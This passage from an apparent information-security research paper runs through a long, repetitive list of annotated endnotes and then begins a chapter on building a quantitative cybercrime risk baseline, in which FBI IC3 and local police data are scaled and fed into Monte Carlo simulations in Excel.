[104]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[105]Ibid.

[106]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[107]Ibid.

[108]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his

analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[109]Ibid.

[110]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[111]Ibid.

[112]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[113]Ibid.

[114]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[115]Ibid.

[116]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[117]Ibid.

[118]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar

to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[119]Ibid.

[120]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[121]Ibid.

[122]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[123]Ibid.

[124]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[125]Ibid.

[126]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[127]Ibid.

[128]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's

article. Shadish's writing served as a strong influence on my research into these topics.

[129]Ibid.

[130]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[131]Ibid.

[132]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[133]Ibid.

[134]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[135]Ibid.

[136]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[137]Ibid.

[138]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[139]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts,"

Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[140]Ibid.

[141]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[142]Ibid.

[143]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[144]Ibid.

[145]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[146]Ibid.

[147]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[148]Ibid.

[149]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[150]Ibid.

[151]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[152]Ibid.

[153]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[154]Ibid.

[155]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU.

Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[156]Ibid.

[157]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[158]Ibid.

[159]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[160]Ibid.

[161]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[162]Ibid.

[163]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[164]Ibid.

[165]Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[166]Ibid.

[167]Watson, Colin and Tin Zaw. OWASP Automated Threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9.

[168]Nather, Wendy quoted by Marcus Ranum. "Wendy Nather: 'We're on a trajectory for profound change'," Medium. http://searchsecurity.techtarget.com/opinion/Wendy-Nather-Were-on-a-trajectory-for-profound-change, INTERNET.

[169]Ibid.

[170]Watson, Colin and Tin Zaw. OWASP Automated Threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9.

[171]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's

article. Shadish's writing served as a strong influence on my research into these topics.

[172]Ibid.

[173]Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991.

[174]Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357

[175]Ibid.

[176]Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357

[177]Ibid.

[178]Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357

3 Building a Baseline for Quantitiative Risk Assessments

We conducted a risk assessment to better understand the threat of criminal action against an in-house system. We examined both cybercrimes and physical crimes using data that was normalized to a per-capita rates of crimes. We drew from FBI Internet Crime Complaint Center (IC3) annual reports and Chattanooga Police Open Data records. The population samples were taken from the US Census Bureau reports. We were able to build a baseline simulation that can be used to better understand the context of the likelihood and severity of observed events in the lab.

3.1 Introduction





Fig. 3.1: Example run of a Monte Carlo simulation using state-level data to set bounds. Here we chose Personal Data Breach victim counts from 2016 and 2022 as upper and lower bounds. 10,000 rows projected randomized values between these bounds and determined mean and counts by confidence interval. [1]

3.1.1 Background and Content

We had a modest amount of education in statistics as we began the project. Our skills were derived primarily from three college courses. At Chattanooga State Community College in 2011, we had courses in ”Elementary Statistics.” [2] This was an algebra-based course that focused on the fundamentals of applying data to normal

distributions. Also there in 2012, we had a course in "Statistics for Engineers." [3] This was an algebra-based course that discussed various quality control techniques and statistical modeling. In 2023 at Harvard University Extension School, we had a graduate course in "Risk in Information Security" with Derek Brink. [4] Professor Brink authored the Excel spreadsheet which we have used for Monte Carlo simulations.



Likelihood that	Value is >
95%	457.2
90%	474.1
50%	**667.2**
10%	857.4
5%	879.1

data for alternate chart

Distribution	95%	5%	50%
Median with 90% CI	457.2	879.1	667.2

The way to read the above chart is "there's a 100% likelihood that this value exceeds [lower bound]" ... "there's a 0% likelihood that this value exceeds (upper bound)". Alternatively, you could say "the likelihood of the value exceeding [x] is [y%]."

Fig. 3.2: Example results of applying Monte Carlo simulation to forecasting. Here we see the assertion that there is a 90% likelihood that the number of victims will be between 457 and 879; the mean of the simulation was 667.[5]

The spreadsheet conducts 10,000 simulations of data points between user-supplied bounds. Sheets in the Excel workbook are capable of conducting a variety of these simulations. They are differentiated by modeling style (uniform, triangular, normal, binary, or discrete) and points of interest (count, cost, or percentage).

Each of the simulating rows follows these general steps:

- Reference the lower bound.
- Ascertain the range between lower and upper bounds.
- Generate a random number.
- Multiply the random number against the range value.
- Install the generated random value in a cell.

The row values are then counted, sorted, and ranked into confidence intervals. The values and critical points are plotted on various graphs. The end result is that it is easy for an opertor of the spreadsheet to generate a Monte Carlo simulation of a distribution between bounds. Since there are enough iterations (10,000), the simulation can have statistical value. Since the inputs on the spreadsheet can be readily modified and since the cells are calculated upon page saving or loading, new sim-

ulations can be run with ease. We recognized Professor Brink's spreadsheet was a useful tool that we could apply to forecasts of interest to us here.

3.1.2 Problem Statement

We need a cheap source of risk information to inform procedural decisions in the lab. We can't afford to pay a vendor for intelligence feeds. Free attack-specific feeds that work well for defense technologies like Snort or Suricata are not in a form that would inform policy-level risk decisions. We want to gather this information efficiently and without generating any civil or criminal liability or threats; we're not going to conduct firsthand research in cybercrime forums to determine what shape a localized risk might take. We want to be able to use publicly available cybercrime data in order to persue commercial-grade decisions on a localized scale in a manner that is informed and practical.

These conditions suggest that we should use the following resources:

- United States (US) IC3 data
- Computer Emergency Response Team (CERT) data from other nations
- Open Data from local government agencies
- MITRE ATT&CK for guiding data selection
- Other scientifically valid Open Data sources.

We found during our research that there would sometimes be promising documents published by security vendors and software companies. Unfortunately, many of those were not accompanied by scientifically valid open data sources. So it is with caution that we could sometimes accept the assertions; however, we sometimes found that the reports were useless beyond identifying an anecdotal cause, condition, or effect. Without data to quantify those identified conditions, we were sometimes left with a good idea that could not be proven in a manner that supported a quantitative risk assessment. In those times, those leads had to sometimes be abandoned or be allowed to fall short of their potential impact. Unscientific assertions from vendors seemed to be a trend in our research environment; unscientific assertions from vendors is such a part of the problem's environment that it is a problem almost unto itself.

3.1.3 Project Objectives

We want to be able to conduct a quantative risk assessment for our small project lab that would be scientific and illustrative enough to allow others to accept it as guidance.

We want others to be able to conduct their own risk assessments and be able to use these notes as a pattern for their own benefit.

We want to be able to use scaled-to-size IC3 data in a Monte Carlo simulation as a baseline for understanding the potential rates and severity of cybercrime encounters.

We want to proceed with an educated, professionally supported philosophical framework of ideas. We didn't want to decay into philosophical edge cases like

harshly questioning cause and effect, blindly ignoring unquantified threats, or emotionally fueling conspiratorial fears. We need to keep our feet on the ground and our systems defended; but, if the risk assessment shows that threats are rare or severe, then we need to understand that through quantitative analysis.

Limits on Hypothesis Testing

By themselves, the Monte Carlo simulations will allow us to make some narrow assertions, but for the statistics to have greater local benefit follow-on data gathering and analysis would be needed. In this project we are scaling down national and state level data to a more localized scope. However, that doesn't provide us with testable hypothesis. These statistics could be used as a baseline for understanding the context of other treatments, measurements, or forecasts; but, by themselves, there will be little we can prove or disprove with our simulations. We will be able to make simple assertions about the likelihood and severity of impact certain cybercrime types may have on our sample, but we will not be able to forecast the effectiveness of any local treatments, mitigations, or defensive techniques.

3.1.4 Scope of Work

We chose to limit our risk analysis to the algebraic scaling of IC3 data on Excel spreadsheets to limit the calculations by hand. The data has four main trends (victim count, victim impact, suspect count, suspect impact), but to keep the analysis productive we would proceed all the way through with victim count. This would support an assessment of likelihood. Then we would go through the mathematics again to determine severity by scaling the values of victim impact. With those two categories available, we would have the minimum amount of data needed to conduct a quantitative assessment of likelihood and severity. This would meet the minimum expectations of most risk assessments' data analysis needs.

We would need to scope the data to understand it in a verifiable context. Since our goal is to analyze a project-sized scaling, we would need to couch that target between verifiable guideposts. So, we chose to scale state-level data to our city's population. Alongside this, we could scale state-level data to a small organization's size (e.g. 150 people as stakeholders). Since that scaled data would be calculated, we would want to present it in context with states and territories that represented high and low levels of cybercrime (California and American Samoa). This way we would set a scope that would allow a reader to see the effect of scaling from known states down to the small business organization level.

3.1.5 Variables

Not all of the collected IC3 data categories were stable over time. As the reports were produced year to year, new threats emerged and the cybercrime field changed. This meant that some categories that were present at the older end of our analysis (2016) were not present at the end of our sampling (2022) or later. Because of this,

we had to ignore some categories or combine others. Variability in criminal activity affected reporting.

This had indirect effects on our analysis. Check Fraud and Credit Card Fraud, as activity titles, changed over the years. Threats to people, in the form of both Terrorism and Stalking, changed over the years. This meant that we chose to ignore some categories that would seem to have value to commercial businesses while combining counts into one category in others. Our picking and choosing among the categories genuinely shapes the risk picture we're considering as we do the risk assessment. Our projects and labs can't live in a fictional world where entire threat categories don't exist; but, we had to keep the data calculatable in order to proceed.

3.1.6 Assumptions, Risks, and Limitations

We set out to better understand the rates of computer-related crimes in our area using public data sources. We drew from FBI IC3 annual reports and Chattanooga Police open data records. The IC3 reports provided categorical breakdowns of different types of internet-related crimes. In the past, we were able to find per-state breakdowns of those crimes. The FBI would provide four views of computer crime: overall count, overall financial impact, victim count, and per-victim financial impact. This was available both nationally and per state. When following up in 2026, we noticed we were only able to immediately discover the national-level summaries of crime.

Anecdotally, we know that we have witnessed several of these crimes at rates higher than shown in these tables (Tables 3.2, 3.3, 3.4). We suspect that we're seeing numbers this low because few victims are taking the steps necessary to report computer crimes to federal authorities. For example, when companies or individuals encounter ransomware, their reactions may involve repairing the afffected endpoint but not informing law enforcement. Nonetheless, those authorities have been the public's observable source of crime reporting. While we continue to use this data, we may need to accept that true counts of cybercrime in the city must be scaled by an unknown factor.

